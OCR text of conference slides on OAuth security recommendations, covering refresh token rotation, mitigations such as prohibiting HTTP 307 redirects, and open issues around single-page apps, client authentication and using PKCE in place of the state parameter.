
Refresh Token Rotation

1. AS issues fresh refresh token with every access token refresh and invalidates old refresh token (and keeps track of refresh tokens belonging to the same grant)
2. If a refresh token is compromised subsequently used by both the attacker and the legitimate client, one of them will present an invalidated refresh token, which will inform the AS server of the breach.
3. AS cannot determine which party submitted refresh token but it can revoke the active refresh token in order to force re-authorization by the Resource Owner


Refresh Token Rotation



Refresh Token Rotation




Refresh Token Rotation



Additional Recommendations

- Prohibit HTTP 307 for redirections
- Try to prevent code leakage from referrer headers and browser history
  - Already common practice among implementers
  - Only first of two lines of defense now
- Use client authentication if possible

Where are we now?



What is left to do?

Open Issues (1)

- Use of OAuth (tokens) in SPAs
  - Code is OK
  - mTLS does not work in SPAs in practice
  - Token binding has uncertain status
  - XSS is prevalent
- Client Authentication Methods?
  - Recommendation of public crypto methods in favor of client secrets?
  - Especially in ecosystems 2 parties ⇒ n parties

Open Issues (2)

- Secure transmission of rich authorization requests
  - lodging intent and/or `request_uri`?
  - Threat: `scope` swapping
- Do we really need `state` for CSRF protection any longer?
  - PKCE supersedes state!

    (Not in implicit, though.)
  - `state` can regain its original purpose: carry application state
  - Let’s discuss this during the unconference!

Q&A!

Latest Draft: https://tools.ietf.org/html/draft-ietf-oauth-security-topics

Cheat Sheet Mitigations: https://danielfett.de/2019/03/04/new-oauth-security-recommendations/